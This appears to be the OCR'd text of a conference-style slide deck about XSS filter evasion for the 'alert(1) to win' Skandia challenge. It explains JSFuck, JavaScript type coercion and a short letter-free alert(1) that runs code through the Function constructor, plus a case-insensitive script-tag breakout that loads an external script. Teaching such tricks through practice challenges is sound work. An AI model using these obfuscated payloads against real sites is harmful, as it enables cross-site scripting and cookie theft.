
I CAN WRITE MY WEBSCRIPT WITH NO ALPHA CHARS

FILTER DODGING AND SOME LESSONS IN JAVASCRIPT QUIRKS.

BACKGROUND / CONTRIVED(?) EXAMPLE

- I'd been trying out "Alert(1) to win" @ http://alf.nu/alert1
- In the first "Skandia" challenge, there's a filter that uppercases anything given
  - Javascript no likey uppercase
- I thought "I know of JSFuck already, just use that"
  - Gives you a 1232 character answer though
- So why not learn how to optimise it and learn more about JS under the hood?



JSFUCK

```
()+
[]!
```

- Only uses 6 characters
  - ()+[]!
- With these 6 characters you can create *any* javascript
- It's just *very* long
  - alert(1) becomes 1,227 characters
  - '[1,2,3].map(console.info)' becomes 23,387 chars

ALERT(1)

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![
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```


ALERT(DOCUMENT.COOKIE)



HOW DOES IT WORK?

- Type coercion
  - Making strings from nothing
- Everything is an object.

TYPE COERCION

- String is king
  - If it *can* be calculated as a string, it *will* be calculated as a string.
- Positively numeric
  - Prepending '+' *usually* converts to numeric
- You can't handle the truth(iness)
  - '!' is a prefix to perform logical NOT.
  - It can be stacked.

MAKING STRINGS FROM NOTHING

- ![] = false
- ![] + [] = ‘false’
- ![]+[]+!![] = ‘falsetrue’
- To get ‘alert’ we can piece together characters from that string:
  - ‘a’ = ‘falsetrue’[1]
  - ‘l’ = ‘falsetrue’[2]
  - ‘e’= ‘falsetrue’[4]
  - ‘r’ = ‘falsetrue’[6]
  - ‘t’= ‘falsetrue’[5]

WHAT STRINGS CAN WE GET?

true	false	[Object object]	undefined
Number	String	Function	function Number() { [native code] }
Booelan			

EVERYTHING IS AN OBJECT

- Everything has a constructor
- Even functions!
- `Function()` takes a string argument, representing the function internals
  - Kind of like an eval()

HOW DO WE GET A POINTER TO THE FUNCTION CONSTRUCTOR?

- '[ ]' creates an Array
- Arrays have methods
- The constructor of those methods will be `Function()`
- [ ].sort.constructor === Function()
  - []['sort']['constructor']

SHORTER THAN JSFUCK

- Our rules were just that we can't use alpha chars.
  - We delimit multiple statements with ';'
  - We can declare variables starting with '_'
  - We can use {} object notation

ALERT(1);

```
_=(![]+[]+!![]+{}+{}._);      //‘falsetrue[object Object]undefined’
( [] [_[3]+_[10]+_[6]+_[5]]
     [_[14]+_[10]+_[25]+_[3]+_[5]+_[6]+_[7]+_[14]+_[5]+_[10]+_[6]]
     (_[1]+_[2]+_[4]+_[6]+_[5]+'(1)'))()
```

146 characters

```
_=‘falsetrue[object Object]undefined’;
(Function(‘alert(1)’))();
```

FOR SKANDIA ONE THERE'S A SIMPLER SOLUTION THOUGH

```
function escape(s) {
  return '<script>console.log("' + s.toUpperCase() + '")</script>';
}
```

- HTML doesn't care about case:
- **`")</script><script src=http:127.0.0.1>`** (38 characters)
- You could shorten even more if you mess around with your local domain name resolution.

WHO AM I?

- Started at the bottom, now we're here:
  - Embedded Systems C and VHDL
  - Now touted as a Javascript Dev
- A lifetime of breaking things mean I try to know how to fix them too.
- Currently working for BJSS

https://github.com/E314c

@E314cRael

HOMEWORK

- Alert(1) to win - http://alf.nu/alert1
  - Recommend you do it in chrome
- WTFJS - Brian Leroux - https://youtu.be/et8xNAc2ic8
  - http://wtfjs.com – a list of js craziness
- http://www.jsfuck.com/ - The online transpiler
- https://esolangs.org/wiki/JSFuck - esolangs' explanation of JSFuck
- https://github.com/aemkei/jsfuck/blob/master/jsfuck.js - The jsfuck lib on github, where you can see how every possible character is generated.